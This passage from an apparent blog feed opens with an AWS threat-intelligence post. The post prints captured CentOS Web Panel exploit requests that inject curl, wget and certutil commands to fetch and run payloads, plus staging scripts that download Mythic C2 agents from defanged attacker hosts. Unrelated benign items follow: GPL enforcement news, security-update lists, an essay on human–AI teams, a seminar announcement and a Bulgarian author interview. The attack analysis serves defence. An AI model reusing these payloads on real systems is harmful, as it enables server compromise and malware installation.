Content-Disposition: form-data; name="t_total"

ping d4c81ab7l0phir01tus0888p1xozqw1bs.oast[.]fun
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5--

After the vulnerable systems were identified, the attack moved immediately to payload delivery. MadPot captured infection attempts targeting both Linux and Windows workloads. For Linux targets, the threat actor used curl and wget to download the malware:

POST /cwp/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:5704
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 539

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/cwp
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

(curl -fsSL -m180 hxxp://vc2.b1ack[.]cat:28571/slt||wget -T180 -q hxxp://vc2.b1ack[.]cat:28571/slt)|sh
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

For Windows systems, the threat actor used Microsoft’s certutil.exe utility to download the malware:

POST /panel/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:49153
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 557

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/panel
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

certutil.exe -urlcache -split -f hxxp://vc2.b1ack[.]cat:28571/swt C:\Users\Public\run.bat && C:\Users\Public\run.bat
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

When MadPot honeypots observe these exploitation attempts, they download the malicious payloads the same as vulnerable servers would. MadPot uses these observations to extract threat indicators at multiple layers of analysis.

Layer 1 — MadPot identified the staging URLs and underlying IP addresses hosting the malware:

hxxp://vc2.b1ack[.]cat:28571/slt (Linux script, SHA256: bdf17b3047a9c9de24483cce55279e62a268c01c2aba6ddadee42518a9ccddfc)
hxxp://196.251.116[.]232:28571/slt
hxxp://vc2.b1ack[.]cat:28571/swt (Windows script, SHA256: 6ec153a14ec3a2f38edd0ac411bd035d00668a860ee0140e087bb4083610f7cf)
hxxp://196.251.116[.]232:28571/swt

Layer 2 – MadPot’s analysis of the malware revealed that the Windows batch file (SHA256: 6ec153a1...) contained logic to detect system architecture and download the appropriate Mythic agent:

@echo off
setlocal enabledelayedexpansion

set u64="hxxp://196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=w64&stage=true"
set u32="hxxp://196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=w32&stage=true"
set v="C:\Users\Public\350b0949tcp.exe"
del %v%
for /f "tokens=*" %%A in ('wmic os get osarchitecture ^| findstr 64') do (
    set "ARCH=64"
)
if "%ARCH%"=="64" (
    certutil.exe -urlcache -split -f %u64% %v%
) else (
    certutil.exe -urlcache -split -f %u32% %v%
)

start "" %v%
exit /b 0

The Linux script (SHA256: bdf17b30...) supported x86_64, i386, i686, aarch64, and armv7l architectures:

export PATH=$PATH:/bin:/usr/bin:/sbin:/usr/local/bin:/usr/sbin

l64="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=l64&stage=true"
l32="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=l32&stage=true"
a64="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=a64&stage=true"
a32="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=a32&stage=true"

v="43b6f642tcp"
rm -rf $v

ARCH=$(uname -m)
if [ ${ARCH}x = "x86_64x" ]; then
    (curl -fsSL -m180 $l64 -o $v||wget -T180 -q $l64 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$l64'", "'$v'")')
elif [ ${ARCH}x = "i386x" ]; then
    (curl -fsSL -m180 $l32 -o $v||wget -T180 -q $l32 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$l32'", "'$v'")')
# [additional architecture checks]
fi

chmod +x $v
(nohup $(pwd)/$v > /dev/null 2>&1 &) || (nohup ./$v > /dev/null 2>&1 &)

Layer 3 – By analyzing these staging scripts and referenced infrastructure, MadPot identified additional threat indicators revealing Mythic C2 framework endpoints:

Health check endpoint 196.251.116[.]232:7443 and vc2.b1ack[.]cat:7443
HTTP listener 196.251.116[.]232:80 and vc2.b1ack[.]cat:80

Within 30 minutes of MadPot’s analysis, Network Firewall instances globally deployed protection rules targeting every layer of this attack infrastructure. Vulnerable CWP installations remained protected against this campaign because when the exploit tried to execute curl -fsSL -m180 hxxp://vc2.b1ack[.]cat:28571/slt or certutil.exe -urlcache -split -f hxxp://vc2.b1ack[.]cat:28571/swt Network Firewall would have blocked both resolution of vc2.b1ack[.]cat domain and connections to 196.251.116[.]232:28571 for as long as the infrastructure was active. The vulnerable application might have executed the exploit payload, but Network Firewall blocked the malware download at the network layer.

Even if the staging scripts somehow reached a target through alternate means, they would fail when attempting to download Mythic agent binaries. The architecture-specific URLs would have been blocked. If a Mythic agent binary was somehow delivered and executed through a completely different infection vector, it still could not establish command-and-control. When the malware attempted to connect to the Mythic framework’s health endpoint on port 7443 or the HTTP listener on port 80, Network Firewall would have terminated those connections at the network perimeter.

This scenario shows how the active threat defense intelligence pipeline disrupts different stages of threat activities. This is the Swiss cheese model in practice: even when one defensive layer (for example OAST blocking) isn’t applicable, subsequent layers (downloading hosted malware, network behavior from malware, identifying botnet infrastructure) provide overlapping protection. MadPot analysis of the attack reveals additional threat indicators at each layer that would protect customers at different stages of the attack chain.

For GuardDuty customers with unpatched CWP installations, this meant they would have received threat detection findings for communication attempts with threat indicators tracked in active threat detection. For Network Firewall customers using active threat detection, unpatched CWP workloads would have automatically been protected against this campaign even before this CVE was added to the CISA Known Exploitable Vulnerability list on November 4.

Conclusion

AWS active threat defense for Network Firewall uses MadPot intelligence and multi-layered protection to disrupt attacker kill chains and reduce the operational burden for security teams. With automated rule deployment, active threat defense creates multi-layered defenses within 30 minutes of new threats being detected by MadPot. Amazon GuardDuty customers automatically receive threat detection findings when workloads attempt to communicate with malicious infrastructure identified by active threat defense, while AWS Network Firewall customers can actively block these threats using the active threat defense managed rule group. To get started, see Improve your security posture using Amazon threat intelligence on AWS Network Firewall.

 
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
 

Rahi Patel
Rahi Patel

Rahi is a Startups Technical Account Manager at AWS specializing in Networking. He architects cloud networking solutions optimizing performance across global AWS deployments. Previously a network engineer with Cisco Meraki, he holds an MS in Engineering from San Jose State University. Outside work, he enjoys tennis and pickleball.
Paul Bodmer
Paul Bodmer

Paul is a Security Engineering Manager at AWS, leading the Perimeter Protection Threat Research Team. He is responsible for the strategic direction of how AWS uses deception technology to produce actionable threat intelligence for AWS internal and external security services.
Nima Sharifi Mehr
Nima Sharifi Mehr

Nima is a Principal Security Engineer at AWS, overseeing the technical direction of the Perimeter Protection Threat Research Team. He created MadPot, now a pillar of the Amazon cybersecurity strategy, used by teams across the company to protect customers and partners while raising global cybersecurity standards.
Maxim Raya
Maxim Raya

Maxim is a Security Specialist Solutions Architect at AWS. In this role, he helps clients accelerate their cloud transformation by increasing their confidence in the security and compliance of their AWS environments.
Santosh Shanbhag
Santosh Shanbhag

Santosh is a seasoned product leader, specializing in security, data protection, and compliance. At AWS, he focuses on securing workloads through Network and Application Security services, including AWS Network Firewall and active threat defense.

[$] SFC v. VIZIO: who can enforce the GPL?

Post Syndicated from daroc original https://lwn.net/Articles/1052734/

The

Software Freedom Conservancy
(SFC) is

suing


VIZIO
over smart TVs that
include software licensed under the GPL and LGPL (including the Linux kernel,
FFmpeg, systemd, and others).
VIZIO didn’t provide the source code along with the device, and on request they
only provided some of it. Unlike a typical lawsuit about enforcing the GPL, the
SFC isn’t suing as a copyright holder; it’s suing as
a normal owner of the TV
in question. This approach opens some important legal questions, and after years
of pre-trial maneuvering (most recently resulting in
a ruling related to signing keys that
is the subject of a separate article),
we might finally obtain some answers when the case goes
to trial on January 12. As things stand, it seems likely that the judge in
the case will rule that that the GPL-enforcement lawsuits can be a matter of
contract law, not just copyright law, which would be a major change to how GPL
enforcement works.

[$] GPLv2 and installation requirements

Post Syndicated from corbet original https://lwn.net/Articles/1052842/

On December 24 2025, Linus Torvalds posted a strongly
worded message
celebrating a ruling in
the ongoing GPL-compliance lawsuit filed
against VIZIO by the Software Freedom Conservancy (SFC). This case and
Torvalds’s response have put a spotlight on an old debate over the extent
to which the source-code requirements of the GNU
General Public License (version 2)
extend to keys and other data
needed to successfully install modified software on a device. It is worth
looking at whether this requirement exists, the subtleties in
interpretation that cloud the issue, and the extent to which, if any, the
SFC is demanding that information.

Security updates for Thursday

Post Syndicated from jzb original https://lwn.net/Articles/1053277/

Security updates have been issued by AlmaLinux (gcc-toolset-14-binutils, gcc-toolset-15-binutils, httpd, kernel, libpng, mariadb, mingw-libpng, poppler, python3.12, and ruby:3.3), Debian (foomuuri and libsodium), Fedora (python-pdfminer and wget2), Oracle (audiofile, bind, gcc-toolset-15-binutils, libpng, mariadb, mariadb10.11, mariadb:10.11, mariadb:10.5, mingw-libpng, poppler, and python3.12), Red Hat (git-lfs, kernel, libpng, libpq, mariadb:10.3, osbuild-composer, postgresql, postgresql:13, and postgresql:15), Slackware (curl), SUSE (c-ares-devel, capstone, curl, gpsd, ImageMagick, libpcap, log4j, python311-filelock, and python314), and Ubuntu (libcaca, libxslt, and net-snmp).

AI & Humans: Making the Relationship Work

Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2026/01/ai-humans-making-the-relationship-work.html

Leaders of many organizations are urging their teams to adopt agentic AI to improve efficiency, but are finding it hard to achieve any benefit. Managers attempting to add AI agents to existing human teams may find that bots fail to faithfully follow their instructions, return pointless or obvious results or burn precious time and resources spinning on tasks that older, simpler systems could have accomplished just as well.

The technical innovators getting the most out of AI are finding that the technology can be remarkably human in its behavior. And the more groups of AI agents are given tasks that require cooperation and collaboration, the more those human-like dynamics emerge.

Our research suggests that, because of how directly they seem to apply to hybrid teams of human and digital workers, the most effective leaders in the coming years may still be those who excel at understanding the timeworn principles of human management.

We have spent years studying the risks and opportunities for organizations adopting AI. Our 2025 book, Rewiring Democracy, examines lessons from AI adoption in government institutions and civil society worldwide. In it, we identify where the technology has made the biggest impact and where it fails to make a difference. Today, we see many of the organizations we’ve studied taking another shot at AI adoption—this time, with agentic tools. While generative AI generates, agentic AI acts and achieves goals such as automating supply chain processes, making data-driven investment decisions or managing complex project workflows. The cutting edge of AI development research is starting to reveal what works best in this new paradigm.

Understanding Agentic AI

There are four key areas where AI should reliably boast superhuman performance: in speed, scale, scope and sophistication. Again and again, the most impactful AI applications leverage their capabilities in one or more of these areas. Think of content-moderation AI that can scan thousands of posts in an instant, legislative policy tools that can scale deliberations to millions of constituents, and protein-folding AI that can model molecular interactions with greater sophistication than any biophysicist.

Equally, AI applications that don’t leverage these core capabilities typically fail to impress. For example, Google’s AI Overviews irritate many of its users when the overviews obscure information that could be more efficiently consumed straight from the web results that the AI attempted to synthesize.

Agentic AI extends these core advantages of AI to new tasks and scenarios. The most familiar AI tools are chatbots, image generators and other models that take a single action: ask one question, get one answer. Agentic systems solve more complex problems by using many such AI models and giving each one the capability to use tools like retrieving information from databases and perform tasks like sending emails or executing financial transactions.

Because agentic systems are so new and their potential configurations so vast, we are still learning which business processes they will fit well with and which they will not. Gartner has estimated that 40 per cent of agentic AI projects will be cancelled within two years, largely because they are targeted where they can’t achieve meaningful business impact.

Understanding Agentic AI behavior

To understand the collective behaviors of agentic AI systems, we need to examine the individual AIs that comprise them. When AIs make mistakes or make things up, they can behave in ways that are truly bizarre. But when they work well, the reasons why are sometimes surprisingly relatable.

Tools like ChatGPT drew attention by sounding human. Moreover, individual AIs often behave like individual people, responding to incentives and organizing their own work in much the same ways that humans do. Recall the counterintuitive findings of many early users of ChatGPT and similar large language models (LLMs) in 2022: They seemed to perform better when offered a cash tip, told the answer was really important or were threatened with hypothetical punishments.

One of the most effective and enduring techniques discovered in those early days of LLM testing was ‘chain-of-thought prompting,’ which instructed AIs to think through and explain each step of their analysis—much like a teacher forcing a student to show their work. Individual AIs can also react to new information similar to individual people. Researchers have found that LLMs can be effective at simulating the opinions of individual people or demographic groups on diverse topics, including consumer preferences and politics.

As agentic AI develops, we are finding that groups of AIs also exhibit human-like behaviors collectively. A 2025 paper found that communities of thousands of AI agents set to chat with each other developed familiar human social behaviors like settling into echo chambers. Other researchers have observed the emergence of cooperative and competitive strategies and the development of distinct behavioral roles when setting groups of AIs to play a game together.

The fact that groups of agentic AIs are working more like human teams doesn’t necessarily indicate that machines have inherently human-like characteristics. It may be more nurture than nature: AIs are being designed with inspiration from humans. The breakthrough triumph of ChatGPT was widely attributed to using human feedback during training. Since then, AI developers have gotten better at aligning AI models to human expectations. It stands to reason, then, that we may find similarities between the management techniques that work for human workers and for agentic AI.

Lessons From the Frontier

So, how best to manage hybrid teams of humans and agentic AIs? Lessons can be gleaned from leading AI labs. In a recent research report, Anthropic shared the practical roadmap and published lessons learned while building its Claude Research feature, which uses teams of multiple AI agents to accomplish complex reasoning tasks. For example, using agents to search the web for information and calling external tools to access information from sources like emails and documents.

Advancements in agentic AI enabling new offerings like Claude Research and Amazon Q are causing a stir among AI practitioners because they reveal insights from the frontlines of AI research about how to make agentic AI and the hybrid organizations that leverage it more effective. What is striking about Anthropic’s report is how transparent it is about all the hard-won lessons learned in developing its offering—and the fact that many of these lessons sound a lot like what we find in classic management texts:

LESSON 1: DELEGATION MATTERS.

When Anthropic analyzed what factors lead to excellent performance by Claude Research, it turned out that the best agentic systems weren’t necessarily built on the best or most expensive AI models. Rather, like a good human manager, they need to excel at breaking down and distributing tasks to their digital workers.

Unlike human teams, agentic systems can enlist as many AI workers as needed, onboard them instantly and immediately set them to work. Organizations that can exploit this scalability property of AI will gain a key advantage, but the hard part is assigning each of them to contribute meaningful, complementary work to the overall project.

In classical management, this is called delegation. Any good manager knows that, even if they have the most experience and the strongest skills of anyone on their team, they can’t do it all alone. Delegation is necessary to harness the collective capacity of their team. It turns out this is crucial to AI, too.

The authors explain this result in terms of ‘parallelization’: Being able to separate the work into small chunks allows many AI agents to contribute work simultaneously, each focusing on one piece of the problem. The research report attributes 80 per cent of the performance differences between agentic AI systems to the total amount of computing resources they leverage.

Whether or not each individual agent is the smartest in the digital toolbox, the collective has more capacity for reasoning when there are many AI ‘hands’ working together. In addition to the quality of the output, teams working in parallel get work done faster. Anthropic says that reconfiguring its AI agents to work in parallel improved research speed by 90 per cent.

Anthropic’s report on how to orchestrate agentic systems effectively reads like a classical delegation training manual: Provide a clear objective, specify the output you expect and provide guidance on what tools to use, and set boundaries. When the objective and output format is not clear, workers may come back with irrelevant or irreconcilable information.

LESSON 2: ITERATION MATTERS.

Edison famously tested thousands of light bulb designs and filament materials before arriving at a workable solution. Likewise, successful agentic AI systems work far better when they are allowed to learn from their early attempts and then try again. Claude Research spawns a multitude of AI agents, each doubling and tripling back on their own work as they go through a trial-and-error process to land on the right results.

This is exactly how management researchers have recommended organizations staff novel projects where large teams are tasked with exploring unfamiliar terrain: Teams should split up and conduct trial-and-error learning, in parallel, like a pharmaceutical company progressing multiple molecules towards a potential clinical trial. Even when one candidate seems to have the strongest chances at the outset, there is no telling in advance which one will improve the most as it is iterated upon.

The advantage of using AI for this iterative process is speed: AI agents can complete and retry their tasks in milliseconds. A recent report from Microsoft Research illustrates this. Its agentic AI system launched up to five AI worker teams in a race to finish a task first, each plotting and pursuing its own iterative path to the destination. They found that a five-team system typically returned results about twice as fast as a single AI worker team with no loss in effectiveness, although at the cost of about twice as much total computing spend.

Going further, Claude Research’s system design endowed its top-level AI agent—the ‘Lead Researcher’—with the decision authority to delegate more research iterations if it was not satisfied with the results returned by its sub-agents. They managed the choice of whether or not they should continue their iterative search loop, to a limit. To the extent that agentic AI mirrors the world of human management, this might be one of the most important topics to watch going forward. Deciding when to stop and what is ‘good enough’ has always been one of the hardest problems organizations face.

LESSON 3: EFFECTIVE INFORMATION SHARING MATTERS.

If you work in a manufacturing department, you wouldn’t rely on your division chief to explain the specs you need to meet for a new product. You would go straight to the source: the domain experts in R&D. Successful organizations need to be able to share complex information efficiently both vertically and horizontally.

To solve the horizontal sharing problem for Claude Research, Anthropic innovated a novel mechanism for AI agents to share their outputs directly with each other by writing directly to a common file system, like a corporate intranet. In addition to saving on the cost of the central coordinator having to consume every sub-agent’s output, this approach helps resolve the information bottleneck. It enables AI agents that have become specialized in their tasks to own how their content is presented to the larger digital team. This is a smart way to leverage the superhuman scope of AI workers, enabling each of many AI agents to act as distinct subject matter experts.

In effect, Anthropic’s AI Lead Researchers must be generalist managers. Their job is to see the big picture and translate that into the guidance that sub-agents need to do their work. They don’t need to be experts on every task the sub-agents are performing. The parallel goes further: AIs working together also need to know the limits of information sharing, like what kinds of tasks don’t make sense to distribute horizontally.

Management scholars suggest that human organizations focus on automating the smallest tasks; the ones that are most repeatable and that can be executed the most independently. Tasks that require more interaction between people tend to go slower, since the communication not only adds overhead, but is something that many struggle to do effectively.

Anthropic found much the same was true of its AI agents: “Domains that require all agents to share the same context or involve many dependencies between agents are not a good fit for multi-agent systems today.” This is why the company focused its premier agentic AI feature on research, a process that can leverage a large number of sub-agents each performing repetitive, isolated searches before compiling and synthesizing the results.

All of these lessons lead to the conclusion that knowing your team and paying keen attention to how to get the best out of them will continue to be the most important skill of successful managers of both humans and AIs. With humans, we call this leadership skill empathy. That concept doesn’t apply to AIs, but the techniques of empathic managers do.

Anthropic got the most out of its AI agents by performing a thoughtful, systematic analysis of their performance and what supports they benefited from, and then used that insight to optimize how they execute as a team. Claude Research is designed to put different AI models in the positions where they are most likely to succeed. Anthropic’s most intelligent Opus model takes the Lead Researcher role, while their cheaper and faster Sonnet model fulfills the more numerous sub-agent roles. Anthropic has analyzed how to distribute responsibility and share information across its digital worker network. And it knows that the next generation of AI models might work in importantly different ways, so it has built performance measurement and management systems that help it tune its organizational architecture to adapt to the characteristics of its AI ‘workers.’

Key Takeaways

Managers of hybrid teams can apply these ideas to design their own complex systems of human and digital workers:

DELEGATE.

Analyze the tasks in your workflows so that you can design a division of labour that plays to the strength of each of your resources. Entrust your most experienced humans with the roles that require context and judgment and entrust AI models with the tasks that need to be done quickly or benefit from extreme parallelization.

If you’re building a hybrid customer service organization, let AIs handle tasks like eliciting pertinent information from customers and suggesting common solutions. But always escalate to human representatives to resolve unique situations and offer accommodations, especially when doing so can carry legal obligations and financial ramifications. To help them work together well, task the AI agents with preparing concise briefs compiling the case history and potential resolutions to help humans jump into the conversation.

ITERATE.

AIs will likely underperform your top human team members when it comes to solving novel problems in the fields in which they are expert. But AI agents’ speed and parallelization still make them valuable partners. Look for ways to augment human-led explorations of new territory with agentic AI scouting teams that can explore many paths for them in advance.

Hybrid software development teams will especially benefit from this strategy. Agentic coding AI systems are capable of building apps, autonomously making improvements to and bug-fixing their code to meet a spec. But without humans in the loop, they can fall into rabbit holes. Examples abound of AI-generated code that might appear to satisfy specified requirements, but diverges from products that meet organizational requirements for security, integration or user experiences that humans would truly desire. Take advantage of the fast iteration of AI programmers to test different solutions, but make sure your human team is checking its work and redirecting the AI when needed.

SHARE.

Make sure each of your hybrid team’s outputs are accessible to each other so that they can benefit from each others’ work products. Make sure workers doing hand-offs write down clear instructions with enough context that either a human colleague or AI model could follow. Anthropic found that AI teams benefited from clearly communicating their work to each other, and the same will be true of communication between humans and AI in hybrid teams.

MEASURE AND IMPROVE.

Organizations should always strive to grow the capabilities of their human team members over time. Assume that the capabilities and behaviors of your AI team members will change over time, too, but at a much faster rate. So will the ways the humans and AIs interact together. Make sure to understand how they are performing individually and together at the task level, and plan to experiment with the roles you ask AI workers to take on as the technology evolves.

An important example of this comes from medical imaging. Harvard Medical School researchers have found that hybrid AI-physician teams have wildly varying performance as diagnosticians. The problem wasn’t necessarily that the AI has poor or inconsistent performance; what mattered was the interaction between person and machine. Different doctors’ diagnostic performance benefited—or suffered—at different levels when they used AI tools. Being able to measure and optimize those interactions, perhaps at the individual level, will be critical to hybrid organizations.

In Closing

We are in a phase of AI technology where the best performance is going to come from mixed teams of humans and AIs working together. Managing those teams is not going to be the same as we’ve grown used to, but the hard-won lessons of decades past still have a lot to offer.

This essay was written with Nathan E. Sanders, and originally appeared in Rotman Management Magazine.

How can we teach about AI in the arts, humanities and sciences? Research seminar series 2026

Post Syndicated from Jane Waite original https://www.raspberrypi.org/blog/how-can-we-teach-about-ai-in-the-arts-humanities-and-sciences-research-seminar-series-2026/

For the last five years, once a month, we have hosted an online seminar sharing computing education research. Seminars are organised as usually year-long series with changing themes. In 2025, for example, our theme was ‘Teaching about AI and data science’. In 2024, it was ‘Teaching programming (with or without AI)’.

Three people look at sticky notes on a whiteboard.

It is not surprising that for the last few years our focus has been on AI technology, and for 2026 we will continue this. But we will shift from showcasing how computing education research is changing teaching and learning in computing lessons, to showcasing how computing education research in other disciplines, such as art or geography, is starting to include teaching about AI. For example, art lessons may change so that learners find out how professional artists are using AI tools to create arts. Or geography lessons may change so that learners discover how professional geographers are using AI to make predictions about physical or human aspects of geography, such as volcanic activity and global warming.

Our series for 2026 is called ‘Applied AI’. This title recognises that AI technology is applied across contexts, across careers, across disciplines, and this means what we teach across school subjects will change.

Encouraging a pull from disciplines, rather than a push from computer science

The majority of resources and professional development material related to teaching about AI have been developed by the computer science community. For example, we have developed the popular Experience AI resources in collaboration with Google DeepMind. In these resources, the contexts were carefully selected to represent real-world examples across disciplines, and to to enable the teaching of particular technical or social and ethical concepts. This could be described as “a push” of content from computing towards other disciplines. For example, to enable teaching about the ethical issues around plagiarism, an art context is used in the Experience AI resources; to enable teaching about the potential benefits of using AI tools, an ecological geography context is used.

Example activity from the Experience AI resources, focused on ecology

AI applications are always situated within a particular topic. Most current AI applications are data-driven: vast amounts of data are collected and processed to produce models that can then either be used to generate outputs or make predictions. For example, data about artworks can be collected and used to train a model for generating outputs similar to the artworks; this is an application of AI in the art discipline. Or data on wild fires can be collected and used to train a model for making predictions about current or prospective fires; this is an application of AI in the geography discipline.

Example activity from the Experience AI resources, focused on meteorology

In reality, the best people to recognise how AI technology is being applied in a discipline and what students in that discipline should be taught about these applications are the people working in the discipline, for example the art and geography teachers. Computer science educators can work to build the technical understanding and the general social and ethical understanding that is common across applications. But the detail of how AI technology is changing a discipline can only truly be understood by the respective community, by the artists and art educators, by the geographers and the geography educators.

An emerging focus

At present, though, most educators are grappling with how they can use AI tools for productivity, such as creating lesson plans, or answering emails. Or they are looking at how they can use AI for general teaching and learning, for example for personalisation, say for students with additional needs. The idea that their underpinning discipline is changing is, perhaps, not yet on teachers’ radar. But at universities, such as in undergraduate courses, and in the world of work, education and training are changing. Data science courses are now being offered across faculties, including science, geography, language, and art faculties. These changes will start to filter down to school-based education via curriculum change. While some resources and professional development materials addressing this shift are already becoming available, change is still fragile and patchy.

Raising awareness, building community and a common language

The aims of our Applied AI research seminar series in 2026 are to start to:

  • Raise awareness of the forthcoming changes that applying AI will bring to disciplines
  • Build a cross-discipline community
  • Think about a common language that could be used across disciplines

If we can start to agree on what common concepts could be taught in the arts, sciences and humanities, it gives us a better chance to:

  • Understand how to use AI as it is applied in different disciplines
  • Help students to build useful mental models and develop the agency and critical thinking skills they need to evaluate these applications and decide when and how to use them and how far to trust them

We need your help

To make our 2026 series a success, we need to spread the word about our seminars to groups of educators, researchers, industry and policy makers across the arts, sciences, and humanities.

Please tell those you know in these groups about the seminar series, and share it through your social media and other networks. If you have ideas for subject associations we could connect with or publications where we can write about our series, please let us know.

Join our ‘Applied AI’ seminar series

We have already arranged the following seminars across 2026 and will add more speakers for the remaining monthly slots soon. Seminars always take place online on Tuesdays at 17:00 to 18:30 UK time.

  • 10 February: Social studies, public policy, economics and AI — Thema Monroe-White (George Mason University, USA)
  • 17 March: Arts and AI — Rebecca Fiebrink (University of the Arts London, UK)
  • 14 April: Healthcare and AI — Kathryn Jessen Eller (Data Science, AI & You (DSAIY) in Healthcare, USA)
  • 14 July: Literacy and AI — Dan Verständig (Goethe University Frankfurt, Germany)
  • 8 September: History and AI — Jie Chao (The Concord Consortium)
  • 6 October: Robotics and AI — Eleni Petraki & Damith Herath (University of Canberra, Australia)
  • 10 November: Geography and AI — Doreen Boyd (University of Nottingham, UK)

To sign up and take part, click the button below. We’ll then send you information about joining. We hope to see you there.

You can view the schedule and details of our upcoming seminars on this page, and catch up on past seminars on our previous seminars page.


PS If you are teaching upper primary school learners in England, you can currently register your interest in our upcoming collaborative study on data science education. You’ll find out more about some of the research we’ve done in this area in this blog post.

The post How can we teach about AI in the arts, humanities and sciences? Research seminar series 2026 appeared first on Raspberry Pi Foundation.

Елизабет Костова: Да остана с отворен ум и отворено сърце

Post Syndicated from Ина Иванова original https://www.toest.bg/elizabet-kostova-da-ostana-s-otvoren-um-i-otvoreno-surtse/

Елизабет Костова: Да остана с отворен ум и отворено сърце

Елизабет Костова е американска писателка и авторка на три обичани романа – „Историкът“, „Крадци на лебеди“ и „Земя на сенки“. Свързана е с България от 1989 г., когато идва тук – с влака от Белград и със свои приятели и състуденти. За да изучават български фолклор и история, те обикалят различни селища в Родопите, разговарят с възрастни хора – на по 80, 90 години. Времето е размирно и пълно с надежди – непосредствено след 10 ноември страната ни е наелектризирана от първите демонстрации. Именно на митингите в София се запознава и със съпруга си – българина Георги Костов, чиято фамилия приема. По-късно двамата заживяват заедно в Мичиган.

Всъщност Елизабет Костова се влюбва в традициите на нашето пеене, което чува за пръв път в САЩ – точно там още през 70-те години са били сформирани хорове, в които американци непрофесионалисти са изпълнявали народни песни. По подобен начин открива любовта си към фолклорната музика и езика и преводачката Анджела Родел. Двете с Елизабет участваха в открит разговор на тазгодишното 52-ро издание на Софийския международен панаир на книгата в НДК.

Песента я довежда тук, а сърцатата ѝ вяра в литературата я кара да основе Фондация „Елизабет Костова“.

Работата на организацията може да бъде описана по много начини, но водещо сякаш е доверието – в културния обмен, в нуждата от общност и неизбежната осмоза писател–читател, защото писателите, твърди Елизабет Костова, са също и страстни читатели. Те най-добре знаят, че фундамент на добрите книги са големите идеи. А в основата на каквато и да е промяна на нагласи и обществени договори нерядко стоят авторитетните умове на времето – философи, писатели, хора на изкуството. Затова започваме точно оттам, от въпроса имат ли идеите силата да променят света.

Разбира се, има големи идеи, които са променили света и продължават да го променят – като убеждението, че индивидите заслужават политическа власт, или осъзнаването, че не бива да поробваме или изяждаме другите, или идеята, че една река има права. Да се надяваме, че „дъгата на моралната вселена е дълга, но се огъва към справедливостта“, както твърди д-р Мартин Лутър Кинг-младши.

Ясно е, че различните култури ценят в различна степен индивидуалното изразяване, а нашето модерно понятие за артист е сравнително ново – рядко ще намерите подписана гайда, велика френска катедрала или традиционна ганайска кошница. Тези неща обаче също са идеи и едновременно изразяват и оформят света.

В романите си Елизабет вплита исторически достоверни факти и мистични търсения. Въображението и въображаемото обаче са равноценни при създаването на добра художествена литература.

Въображението и историческото проучване имат почти еднаква тежест в моите романи. Винаги ме е вдъхновявала силата на различните форми на изкуство и на научните изследвания да съхраняват културата.

Самият език ми се струва чудо; помислете само, че можем да четем Омир или Платон днес и все още да чуваме част от онова, което техните текстове носят на нашата епоха – само благодарение на някакви знаци върху страница! В работата си съм загрижена и за това да покажа опасността от личната жестокост и политическата корупция, макар че всяка от книгите ми подхожда към тези теми по различен начин.

Елизабет Костова неведнъж е споменавала, че за нея е важна формата на конкретната история, а не чистата жанрова конструкция. Един от съветите, които не се уморява да дава на млади автори, е именно да се доверят на собствените си инстинкти.

Написването на роман отнема време за повечето сериозни писатели, а тъй като аз пиша бавно, ми трябва много време, за да създам една книга – обикновено между пет и десет години. Това означава, че често водя паралелен живот в ума си за дълъг период, но и моят реален живот през това време влияе върху писането ми – по фини начини, които разпознавам много по-късно.

В същото време съм заета с много различни неща, а литературата ме кара да съм благодарна за компанията на другите хора в ежедневието ми – грижата за болен приятел или възрастен родител, приготвянето на храна, преподаването, изнасянето на лекции.

Елизабет Костова преподава в университетски програми и семинари по творческо писане. Наясно е, че заедно с вдъхновението, в създаването на текстове има много занаят, много проучване, работа със собствената емоционалност, изграждане на усет към езика, а и необходимост от общуване със себеподобни.

Знам, че звучи малко странно, но когато пиша, винаги се чувствам заобиколена от героите си и погълната от тяхната компания.

През 2025-та се навършиха 20 години от издаването в САЩ на дебютния ѝ роман „Историкът“. Книгата съдържа 4 отделни времеви линии в различни десетилетия от ХХ век и изисква мащабно проучване на Балканите и живота на румънския владетел Влад Цепеш. Написването на романа отнема десет години и той може да бъде четен както като исторически, така и като готически. Но предизвиква силен литературен и читателски интерес и е преведен на над 40 езика.

Самата Елизабет Костова решава да дари 10% от средствата, получени от „Историкът“, в България, за да осигури професионално развитие на писатели и преводачи, създавайки за тях възможности да участват в срещи и да бъдат част от действаща литературна общност. По онова време не успява да намери организация, на която да довери средствата, затова пък заедно със Светлозар Желев създава Фондация „Елизабет Костова“.

